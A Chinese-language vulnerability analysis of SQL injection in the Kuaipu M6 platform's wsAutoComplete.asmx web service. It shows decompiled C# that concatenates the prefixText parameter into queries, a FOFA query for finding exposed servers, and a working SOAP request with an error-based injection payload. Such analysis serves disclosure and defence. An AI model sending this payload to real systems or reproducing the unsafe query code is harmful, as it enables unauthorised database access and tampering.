漏洞简介
快普M6整合管理平台的WebService/wsAutoComplete.asmx接口下多个方法存在SQL注入漏洞。攻击者可通过构造恶意SQL语句,绕过参数过滤机制,实现对数据库的任意查询、修改或删除操作,甚至可能获取系统控制权限。
影响版本
fofa语法
body="Resource/JavaScript/jKPM6.DateTime.js"
漏洞分析
根据漏洞通告,看下 WebService/wsAutoComplete.asmx 里的cs引用
<%@ WebService Language="C#" CodeBehind="wsAutoComplete.asmx.cs" Class="KPMIIS.Web.WebService.wsAutoComplete" %>ok,根据引用去找到bin目录下的KPMIIS.Web.dll文件,反编译后找到WebService下的wsAutoComplete实现
public class wsAutoComplete : System.Web.Services.WebService
{
  [ScriptMethod]
  [WebMethod]
  public string[] GetCustomerList(string prefixText, int count, string contextKey)
  {
    if (count == 0)
      count = 10;
    string str1 = " CustName like '%{0}%'or CustPY like '%{0}%' or MemberCard like '%{0}%' or CustCode like '%{0}%'";
    string str2 = !string.IsNullOrEmpty(prefixText) ? string.Format(str1, (object) prefixText) : " 1=1 ";
    using (DataTable table = Gateway.Default.FromCustomSql($"select top {count} CustId,CustName from Common_Customer where {str2}").ToDataSet().Tables[0])

  [WebMethod]
  [ScriptMethod]
  public string[] GetSupplierList(string prefixText, int count, string contextKey)
  {
    if (count == 0)
      count = 10;
    string str1 = "SuppName like '%{0}%' or SuppPY like '%{0}%'";
    string str2 = !string.IsNullOrEmpty(prefixText) ? string.Format(str1, (object) prefixText) : "1=1";
    DataTable table = Gateway.Default.FromCustomSql($"select top {count} SuppId, SuppName from Common_Supplier where {str2}").ToDataSet().Tables[0];

  [ScriptMethod]
  [WebMethod]
  public string[] GetAccountTitleList(string prefixText, int count)
  {
    if (count == 0)
      count = 10;
    string str1 = "ACCOUNT_TITLE_CODE like '{0}%' and (ACCOUNT_TITLE_CODE like '1001%' or ACCOUNT_TITLE_CODE like '1002%')";
    string str2 = !string.IsNullOrEmpty(prefixText) ? string.Format(str1, (object) prefixText) : "1=1";
    DataTable table = Gateway.Default.FromCustomSql($"select top {count} ACCOUNT_TITLE_ID,ACCOUNT_TITLE_CODE, ACCOUNT_TITLE_NAME from ERP_AccountTitle where {str2}").ToDataSet().Tables[0];
三个方法 GetCustomerList、GetSupplierList和GetAccountTitleList都是差不多的处理逻辑,其中都存在关键参数prefixText,没有经过任何过滤或校验检查就被拼接进SQL语句中进行执行了,从而造成SQL注入漏洞,非常的朴实无华。
漏洞复现
漏洞复现需要打开漏洞文件页面获取一些其他必要参数如__VIEWSTATE之类
POST /WebService/wsAutoComplete.asmx HTTP/1.1
Host: kuaipu.mrxn.net
Content-Type: application/soap+xml;charset=UTF-8;action="http://tempuri.org/GetAccountTitleList"

<soap:Envelope xmlns:soap="http://www.w3.org/2003/05/soap-envelope" xmlns:tem="http://tempuri.org/">
   <soap:Header/>
   <soap:Body>
      <tem:GetAccountTitleList>
         <!--Optional:-->
         <tem:prefixText>'-1/user--</tem:prefixText>
         <tem:count>1</tem:count>
      </tem:GetAccountTitleList>
   </soap:Body>
</soap:Envelope>

成功通过报错注入在响应回显数据库默认用户dbo
其他两个方法的sql注入也类似,只是需要的参数不同罢了,同时给该接口还支持常规的GET、POST请求方式